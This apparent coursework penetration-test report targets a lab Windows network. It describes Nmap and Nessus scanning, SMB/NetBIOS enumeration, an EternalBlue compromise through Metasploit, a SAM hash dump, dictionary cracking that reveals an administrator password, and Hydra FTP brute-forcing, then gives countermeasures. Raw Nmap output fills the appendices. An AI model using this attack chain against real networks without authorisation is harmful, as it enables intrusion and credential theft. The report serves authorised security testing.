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Ethical Hacking 1 Network Pentest

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Abstract

This paper explores the security of a network for a company that has asked for a white box penetration test. Following a methodology, steps are taken to investigate, enumerate, and then penetrate said network. The conclusion is met that the network has major flaws in it's security, and steps are needed in order to prevent what is shown in this paper.

Contents

1 Introduction

1.1 The Problem

A company required a white box network penetration test to demonstrate the risks to the companies' network from a malicious outsider. The network consists of two servers and two clients and no other information was given other than a test account. Information like the operating systems of the machines, the amount of users and the layout of the network was unknown.

1.2 Aim

The aim of the work conducted was to detect vulnerabilities in the network and attempt to exploit them in order to penetrate the network and gain access to a server with an administrative account.

1.3 Methodology

1.3.1 Background

As the penetration test conducted was a white box test, there is no need to conduct footpringing as information about the company was already given. The methodology that will be used is as follows:

1.3.2 Scanning

The network will be scanned to gather information about the IP addresses of the network, the operating systems and the system architecture. A port scan will be performed using Nmap in order to discover services that can be broken into.

1.3.3 Enumeration

Enumeration will be completed to in order to get more information on the network. Usernames, user groups and SIDs will attempt to be retrieved as well as the roles of each machine. RPC over SMB enumeration will be attempted in order to get the information required. NetBIOS enumeration will also be attempted, as well as a vulnerability scan using Nessus.

1.3.4 Penetration

Once information has been gathered, penetration will be attempted. The information will be reviewed to assess the users and, more importantly, the

administratiors, or any other users with escalated privileges. Depending on the results of the enumeration, an attack vector could Potentially be using the leaked NSA exploit eternalBlue. If this is the case, Metasploit will be used to deploy the eternalBlue payload to one of the vulnerable machines. If this is successful then using metasploit, a hash dump will be performed, in order to retrieve all the hashes in the SAM database. These can then be cracked using a world list and using a hashcracker program such as cain or hashcat. Once these hashes are cracked, there will possibly be some administrator accounts with insecure passwords. If these passwords are retrieved then the credentials can be used to log into a machine. The network will then have been successfully penetrated.

2 Procedure & Results

2.1 Scanning

2.1.1 White Box information

The IP addresses of all machines were supplied by the company. The information is as follows:

- Server 1: 192.168.0.1
- Server 2: 192.168.0.2
- Client 1: 192.168.0.10
- Client 2: 192.168.0.11

2.1.2 Procedure

In order to scan the network, Nmap scans were ran. The scans were performed against both server and client machines. Firstly, TCP scans were conducted, with various parameters, such as to be verbose, so that all possible information could be revealed. Version and OS detection was enabled so that Nmap could guess at the operating system of each machine. The Nmap scan was outputted to a text file for analysis.[1] The Nmap scan shows that there are several open ports on the machine. Port 23 is open, which means there is an open telnet server, and the DNS domain name is uadtargetnet. Port 53 is open and shows a Microsoft DNS server. Port 80 is open which means there is an open web server. Port 445 is open and shows a possible OS of the server - Windows server 2008 with service pack 1. Nmap estimated the OS to be Windows Server 2008 R2 Datacenter 7601 Service Pack 1. Server 2 showed similar results to server 1, with the main difference being the name of the machine was server 2 instead of server 1.[2] Client 1 showed an open FTP port - 21, as well as guessing the OS to be Windows 7 Professional.[3] Client 2 did not have the open FTP port but was found to be the same OS as the first client.[4]

UDP scans were then conducted, with similar parameters as the TCP scans. The speed was changed to 4 in order to speed up the scans, and the parameters included in the TCP scan were also included in the UDP scan.

[1] See Appendix I.1
[2] See Appendix I.2
[3] See Appendix I.3
[4] See Appendix I.4

The scan showed that on server 1 port 53 was open, showing the DNS server. Port 161 was also shown to be open, which shows an open SNMP port.[5] Server 2 had the same results as server 1.[6] Both scans on the client machines did not reveal any useful information not already obtained.[7]

2.1.3 Analysis

The results of the scans shows that there was potential for using the eternalBlue exploit, however enumeration was required before this conclusion could be met. There was also the potential for exploiting the open FTP port on client 1.

2.2 Enumeration

2.2.1 Procedure

RPC over SMB was used in Kali Linux in order to enumerate the servers using the test account given to login. Firstly, srvinfo was ran in order to get some general information on the server.[8] Querydominfo was then ran which gave information on the total users on the network, and it was found that there are 155 accounts on the network.[9] Following that, enumdomusers was ran in order to get a list of all accounts on the network.[10] Lookupnames was then ran in order to find out the SID and RID of administrator accounts.[11] Lookupnames administrator found this information for the administrator account.[12]

NetBIOS enumeration was then conducted. The nbtenum3.3 tool was used to create a formatted web page output. Using the windows command terminal, the nbtenum executable file was launched, and the domain UADTARGETNET was selected, and the test credentials were entered in order to generate the output files.[13] This was repeated for both servers and both clients, and the output showed a list of administrator accounts.[14] Finally, in order to completely analyse the network for vulnerabilities, the Nessus

[5]See Appendix I.5
[6]See Appendix I.6
[7]See Appendices I.7 & I.8
[8]See Appendix II
[9]See Appendix III
[10]See Appendix IV
[11]See Appendix V
[12]See Appendix VI
[13]See Appendix VII
[14]See Appendix VIII

vulnerability scanner was used. The results of the scan showed that there are several critical vulnerabilities in the network. All machines are extremely vulnerable to remote code execution due to vulnerabilities in the DNS server, and because the SMB server is not up-to-date, all machines are extremely vulnerable to exploits such as eternalBlue or the WannaCry virus.[15] Both servers are vulnerable due to unencrypted telnet servers, and client 1 is also vulnerable due to the FTP server discovered in the Nmap scan.[16]

2.2.2 Analysis

The enumeration conducted showed that the best course of action to penetrate the network is using an exploit such as eternalBlue, and so the plan set out in the methodology could be completed.

2.3 Penetration

2.3.1 Procedure

Using Kali Linux, the network penetration attempt was performed. The metasplot framework was used using meterpreter in order to launch the eternalBlue exploit at server 1. Meterpreter was launched and the eternalBlue exploit was selected[17], the remote[18] and local hosts[19] were set, and the exploit was launched. The exploit caused Server 1 to crash and so the exploit was attempted again on server 2[20], and was successful. The hashdump command was used in metasploit in order to retrieve the NTLM hashes stored in the SAM database.[21] These hashes were exported to a text file, and that file was imported into Cain - a password recovery tool with hash-cracking capabilities - in order to crack the hashes with a dictionary attack.[22] A wordlist that contained the dictionary along with some common passwords was used. Out of the 127 hashes retrieved, 68 were successfully cracked, meaning that a login could be made with those user accounts. Comparing the cracked hashes with the results from the NetBIOS enumeration, it was found that an administrator account was cracked: the user G.Chica with the password

[15] See Appendix IX
[16] See Appendix X
[17] See Appendix XI
[18] See Appendix XII
[19] See Appendix XIII
[20] See Appendix XIV
[21] See Appendix XV
[22] See Appendix XVI

"tipple".[23] This was used to log on to server 2 in order to gain administrative privileges.[24]

During the enumeration stage, a vulnerable FTP server was discovered. Using hydra - a password guessing/cracking tool in Kali Linux - the password was found by running a dictionary attack.[25] Using the test username, the password was found to also be test.[26]

2.3.2 Analysis

Using the vulnerabilities discovered in the enumeration stage, the network has successfully been penetrated and an attacker could gain administrative privileges. An attacker could also monitor file transfers on the FTP server.

[23] See Appendix XVII
[24] See Appendix XVIII
[25] See Appendix XVIX
[26] See Appendix XX

3 Results & Discussion

3.1 Results

The network was penetrated by following fairly simple steps that an attacker could easily replicate. Using Nmap and Nessus to scan the network gave results that allowed a vulnerability to be discovered, and an attack vector was set. EternalBlue was used to exploit the vulnerability in the network and hashes were obtained and cracked, allowing access to an account with administrative privileges.

3.2 General Discussion & Conclusions

The network is not secure. There were several critical vulnerabilities found with Nessus that can be easily fixed with the right network administration. The users of the network also need further education on security as their passwords are insecure and can be found using simple dictionaries in dictionary attacks. Some passwords were found to be that simple, that they are also vulnerable to brute force attacks.

3.3 Countermeasures

3.3.1 Network Security

All machines on the network should be updated to the latest version of Windows in order to have the latest security patches. This will ensure that the network is not vulnerable to exploits like eternalBlue. The FTP server should be upgraded to FTPS in order to provide further protection to the FTP server.

3.3.2 User Security

The company should have an educational programme on security and how the users can help the company be more secure. They should all increase the length and complexity of their passwords immediately. The company should then look at implementing a multi-factor authentication system so that all user accounts are secure even if their passwords are compromised.

3.4 Future Work

Given more time to work on the network, several further vulnerabilities could be explored. The Nessus vulnerability report showed several vulnerabilities

that this report did not explore. Most notably, the unencrypted Telnet server, and the vulnerable DNS servers could be explored. There is also a need to test the security of the network once inside the network. Could an attacker leave a back door in the network? Or could they inject malware into the network, and have it infect other users? These are some questions that could be looked at in the future.

Glossary

DNS Domain Name System.

FTP File Transfer Protocol.

FTPS File Transfer Protocol with Secure Socket Layer and Transport Layer Security.

NetBIOS Network Basic Input/Output System.

NTLM NT LAN Manager.

RID Relative Identifier.

RPC Remote Procedure Call.

SAM Security Account Manager.

SID Security Identifier.

SMB Server Message Block.

SNMP Simple Network Management Protocol.

TCP Transmission Control Protocol.

UDP User Datagram Protocol.

Appendices

I Nmap

I.1 Server 1 TCP Scan

```
# Nmap 7.40 scan initiated Thu Nov 16 11:29:51 2017 as:
    nmap -sT -p1-65535 -v -v -sV -A -oN Server1.txt
   192.168.0.1
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.0011s latency).
Scanned at 2017-11-16 11:29:51 EST for 153s
Not shown: 65508 closed ports
Reason: 65508 conn-refused
PORT      STATE SERVICE      REASON      VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows
   XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: Server1.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS
   6.1.7601
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         syn-ack Apache httpd
| http-methods:
|   Supported Methods: POST OPTIONS GET HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache
|_http-title: Index of /
88/tcp    open  kerberos-sec syn-ack Microsoft Windows
   Kerberos (server time: 2017-11-16 16:31:21Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows
   RPC
```

```
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
   netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows
   Active Directory LDAP (Domain: uadtargetnet.com,
   Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack Windows Server
   2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds
   (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows
   RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows
   Active Directory LDAP (Domain: uadtargetnet.com,
   Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
9389/tcp  open  mc-nmf       syn-ack .NET Message
   Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI
   httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49156/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49160/tcp open  ncacn_http   syn-ack Microsoft Windows
   RPC over HTTP 1.0
49161/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49164/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49171/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
```

```
49173/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
49203/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
MAC Address: 00:0C:29:65:8E:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:
   windows_7::sp1 cpe:/o:microsoft:windows_server_2008
   ::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o
   :microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows
   Server 2008 SP1, Windows Server 2008 R2, Windows 8,
   or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=11/16%OT=23%CT=1%CU=30347%PV=Y%DS
   =1%DC=D%G=Y%M=000C29%
OS:TM=5A0DBD98%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%
   ISR=10B%TI=I%CI=I%II=
OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=
   M5B4NW8NNT11%O4=M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%
   W3=2000%W4=2000%W5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC
   =N%Q=)T1(R=Y%DF=Y%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=
   S%F=AR%O=%RD=0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF
   =Y%T=80%W=0%S=A%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
   =%RD=0%Q=)T6(R=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W
   =0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
   RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.205 days (since Thu Nov 16 06:37:03
   2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
```

```
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER1; OSs: Windows XP, Windows;
   CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:
   windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown
   >, NetBIOS MAC: 00:0c:29:65:8e:40 (VMware)
| Names:
|   SERVER1<00>            Flags: <unique><active>
|   UADTARGETNET<00>       Flags: <group><active>
|   UADTARGETNET<1c>       Flags: <group><active>
|   SERVER1<20>            Flags: <unique><active>
|   UADTARGETNET<1b>       Flags: <unique><active>
| Statistics:
|   00 0c 29 65 8e 40 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 12180/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 63994/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 64585/udp): CLEAN (Timeout)
|   Check 4 (port 30545/udp): CLEAN (Failed to receive
   data)
|_  0/4 checks are positive: Host is CLEAN or ports are
    blocked
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service
   Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadtargetnet.com
|   Forest name: uadtargetnet.com
|   FQDN: Server1.uadtargetnet.com
|_  System time: 2017-11-16T16:32:15+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
```

```
|   challenge_response: supported
|_  message_signing: required
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT     ADDRESS
1   1.14 ms 192.168.0.1

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 16 11:32:24 2017 -- 1 IP address
    (1 host up) scanned in 154.06 seconds
```

I.2 Server 2 TCP Scan

```
# Nmap 7.40 scan initiated Thu Nov 16 11:42:56 2017 as:
    nmap -sT -p1-65535 -v -v -sV -A -oN Server2TCP.txt
   192.168.0.2
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.0011s latency).
Scanned at 2017-11-16 11:42:57 EST for 155s
Not shown: 65508 closed ports
Reason: 65508 conn-refused
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows
   XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: SERVER2.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS
   6.1.7601
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         syn-ack Microsoft IIS
```

```
   httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title.
88/tcp    open  kerberos-sec syn-ack Microsoft Windows
   Kerberos (server time: 2017-11-16 16:44:28Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows
   RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
   netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows
   Active Directory LDAP (Domain: uadtargetnet.com,
   Site: lab-site1)
445/tcp   open  microsoft-ds syn-ack Windows Server
   2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds
   (workgroup: UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows
   RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows
   Active Directory LDAP (Domain: uadtargetnet.com,
   Site: lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
47001/tcp open  http         syn-ack Microsoft HTTPAPI
   httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49157/tcp open  msrpc        syn-ack Microsoft Windows
   RPC
49158/tcp open  ncacn_http   syn-ack Microsoft Windows
```

```
   RPC over HTTP 1.0
54704/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
54716/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
61987/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
61996/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
61997/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
61998/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
MAC Address: 00:50:56:3A:42:9F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:
    windows_7::sp1 cpe:/o:microsoft:windows_server_2008
    ::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o
    :microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows
    Server 2008 SP1, Windows Server 2008 R2, Windows 8,
    or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=11/16%OT=23%CT=1%CU=42816%PV=Y%DS
    =1%DC=D%G=Y%M=005056%
OS:TM=5A0DC0AC%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%
    ISR=109%TI=I%CI=I%II=
OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=
    M5B4NW8NNT11%O4=M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%
    W3=2000%W4=2000%W5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC
    =N%Q=)T1(R=Y%DF=Y%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=
    S%F=AR%O=%RD=0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF
    =Y%T=80%W=0%S=A%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O
    =%RD=0%Q=)T6(R=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W
```

```
   =0%S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
   RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.442 days (since Thu Nov 16 01:08:33
   2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER2; OSs: Windows XP, Windows;
   CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:
   windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown
   >, NetBIOS MAC: 00:50:56:3a:42:9f (VMware)
| Names:
|   SERVER2<00>          Flags: <unique><active>
|   UADTARGETNET<00>     Flags: <group><active>
|   UADTARGETNET<1c>     Flags: <group><active>
|   SERVER2<20>          Flags: <unique><active>
| Statistics:
|   00 50 56 3a 42 9f 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 11930/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 31513/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 12854/udp): CLEAN (Failed to receive
   data)
|   Check 4 (port 48481/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
    blocked
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service
   Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: SERVER2
```

```
|    NetBIOS computer name: SERVER2\x00
|    Domain name: uadtargetnet.com
|    Forest name: uadtargetnet.com
|    FQDN: SERVER2.uadtargetnet.com
|_   System time: 2017-11-16T16:45:23+00:00
| smb-security-mode:
|    account_used: <blank>
|    authentication_level: user
|    challenge_response: supported
|_   message_signing: required
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1   1.12 ms 192.168.0.2

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 16 11:45:32 2017 -- 1 IP address
    (1 host up) scanned in 156.29 seconds
```

I.3 Client 1 TCP Scan

```
# Nmap 7.40 scan initiated Thu Nov 16 11:46:14 2017 as:
    nmap -sT -p1-65535 -v -v -sV -A -oN Client1TCP.txt
   192.168.0.10
Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.00084s latency).
Scanned at 2017-11-16 11:46:14 EST for 152s
Not shown: 65525 closed ports
Reason: 65525 conn-refused
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack ArGoSoft ftpd
   1.0.5.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: Can't parse PASV
   response: "EOF"
135/tcp   open  msrpc        syn-ack Microsoft Windows
   RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
```

```
    netbios-ssn
445/tcp   open  microsoft-ds syn-ack Windows 7
    Professional 7600 microsoft-ds (workgroup:
    UADTARGETNET)
49152/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49175/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49176/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
MAC Address: 00:0C:29:1F:15:CB (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:
    windows_7::sp1 cpe:/o:microsoft:windows_server_2008
    ::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o
    :microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows
    Server 2008 SP1, Windows Server 2008 R2, Windows 8,
    or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=11/16%OT=21%CT=1%CU=32666%PV=Y%DS
    =1%DC=D%G=Y%M=000C29%
OS:TM=5A0DC16E%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%
    ISR=104%TI=I%CI=I%II=I
OS:%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=
    M5B4NW8NNT11%O4=M5B4NW8S
OS:T11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%
    W3=2000%W4=2000%W5=20
OS:00%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=
    N%Q=)T1(R=Y%DF=Y%T=8
OS:0%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S
    %F=AR%O=%RD=0%Q=)T3(
OS:R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=
    Y%T=80%W=0%S=A%A=O%F
```

```
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%
    RD=0%Q=)T6(R=Y%DF=Y%
OS:T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W
    =0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
    RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 2.730 days (since Mon Nov 13 18:16:57
    2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:
    microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: 0s
| nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown
    >, NetBIOS MAC: 00:0c:29:1f:15:cb (VMware)
| Names:
|   CLIENT1<00>            Flags: <unique><active>
|   UADTARGETNET<00>       Flags: <group><active>
|   CLIENT1<20>            Flags: <unique><active>
|   UADTARGETNET<1e>       Flags: <group><active>
| Statistics:
|   00 0c 29 1f 15 cb 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53568/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 20379/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 14178/udp): CLEAN (Failed to receive
    data)
|   Check 4 (port 44471/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are
    blocked
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7
    Professional 6.1)
```

```
|    OS CPE: cpe:/o:microsoft:windows_7::-:professional
|    Computer name: CLIENT1
|    NetBIOS computer name: CLIENT1\x00
|    Domain name: uadtargetnet.com
|    Forest name: uadtargetnet.com
|    FQDN: CLIENT1.uadtargetnet.com
|_   System time: 2017-11-16T16:48:41+00:00
| smb-security-mode:
|    account_used: guest
|    authentication_level: user
|    challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1    0.84 ms 192.168.0.10

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
   incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov 16 11:48:46 2017 -- 1 IP address
    (1 host up) scanned in 152.93 seconds
```

I.4 Client 2 TCP Scan

```
# Nmap 7.40 scan initiated Thu Nov 16 11:49:54 2017 as:
    nmap -sT -p1-65535 -v -v -sV -A -oN Client2TCP.txt
   192.168.0.11
Nmap scan report for 192.168.0.11
Host is up, received arp-response (0.00082s latency).
Scanned at 2017-11-16 11:49:54 EST for 149s
Not shown: 65526 closed ports
Reason: 65526 conn-refused
PORT      STATE SERVICE      REASON  VERSION
135/tcp   open  msrpc        syn-ack Microsoft Windows
   RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
   netbios-ssn
445/tcp   open  microsoft-ds syn-ack Windows 7
   Professional 7600 microsoft-ds (workgroup:
```

```
   UADTARGETNET)
49152/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
49153/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
49154/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
49167/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
49175/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
49176/tcp open  msrpc         syn-ack Microsoft Windows
   RPC
MAC Address: 00:50:56:33:A7:38 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:
    windows_7::sp1 cpe:/o:microsoft:windows_server_2008
    ::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o
    :microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows
